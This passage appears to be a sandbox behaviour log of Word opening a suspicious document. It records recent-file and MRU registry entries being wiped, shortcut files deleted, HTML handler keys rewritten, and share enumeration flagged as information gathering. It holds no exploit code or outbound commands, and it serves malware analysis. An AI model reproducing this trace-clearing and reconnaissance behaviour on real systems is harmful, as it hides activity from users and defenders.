Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 29 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 30 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 31 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 32 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 33 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 34 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 35 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 36 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 37 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 38 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 39 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 40 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 41 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 42 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 43 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 44 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 45 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 46 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 47 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 48 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 49 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 50 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Max Display Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 1 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 2 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 3 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 4 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 5 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 6 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 7 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 8 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 9 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 10 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 11 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 12 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 13 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 14 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 15 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 16 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 17 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 18 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 19 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 20 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 21 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 22 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 23 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 24 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 25 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 26 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 27 Value: None		2340


Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 28 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 29 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 30 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 31 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 32 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 33 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 34 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 35 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 36 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 37 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 38 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 39 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 40 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 41 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 42 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 43 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 44 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 45 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 46 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 47 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 48 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 49 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 50 Value: None		2340
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\Inquiry Sheet Lists 0240030019.docx.LNK) Return: 0		2340
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 727b0250, -1, 1ddab0, 1ddaac, 0) Return: 0		2340
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2340 Info: Enums share folder from API result		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ZCS3PKI.LNK) Return: 0		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\`m% Value: None		2340
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\0a% Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191051E8F325736 Value: None		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\Version\12\(Default) Value: %ProgramFiles%\Microsoft Office\Office12\msohtmed.exe		2340
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\ Value: None		2340
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\ Value: None		2340
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\ Value: None		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\(Default) Value: &Edit		2340
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\ Value: None		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" %1		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\ Value: None		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Application\ Value: None		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Topic\ Value: None		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ Value: None		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ Value: None		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ Value: None		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ Value: None		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ Value: None		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\Description Value: None		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\(Default) Value: &Edit		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\ Value: None		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ Value: None		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Application\ Value: None		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Application\(Default) Value: WinWord		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Topic\ Value: None		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Topic\(Default) Value: System		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52980004		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52980005		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52980006		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980005		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980006		2340

Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980007		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980011		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980012		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52980005		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52980006		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980013		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980014		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980015		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980016		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980017		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980018		2340
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\ Value: None		2340
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\ Value: None		2340
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\ Value: None		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\(Default) Value: &Print		2340
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\ Value: None		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" /p %1		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\DefaultIcon\(Default) Value: "%1"		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shellex\IconHandler\(Default) Value: {42042206-2D85-11D3-8CFF-005004838597}		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\InprocServer32\(Default) Value: %ProgramFiles%\Microsoft Office\Office12\msohevi.dll		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\InprocServer32\ThreadingModel Value: Apartment		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\(Default) Value: &Open		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Application\(Default) Value: WinWord		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Topic\(Default) Value: System		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\(Default) Value: &Open		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\ddeexec\Application\(Default) Value: WinWord		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\ddeexec\Topic\(Default) Value: System		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\(Default) Value: &Open		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\application\(Default) Value: Excel		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\topic\(Default) Value: system		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\(Default) Value: &Open		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\ddeexec\application\(Default) Value: Excel		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\ddeexec\topic\(Default) Value: system		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Publisher\shell\edit\(Default) Value: &Open		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Publisher\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\MSPub.exe\shell\edit\(Default) Value: &Open		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\MSPub.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2340
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\ Value: None		2340
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\ Value: None		2340
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\ Value: None		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\(Default) Value: &Edit		2340
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\ Value: None		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" %1		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\command\ Value: None		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Application\ Value: None		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Topic\ Value: None		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\ Value: None		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ Value: None		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\ Value: None		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\ Value: None		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ Value: None		2340
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\Description Value: None		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Default) Value: &Edit		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\command\ Value: None		2340

Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\ Value: None		2340
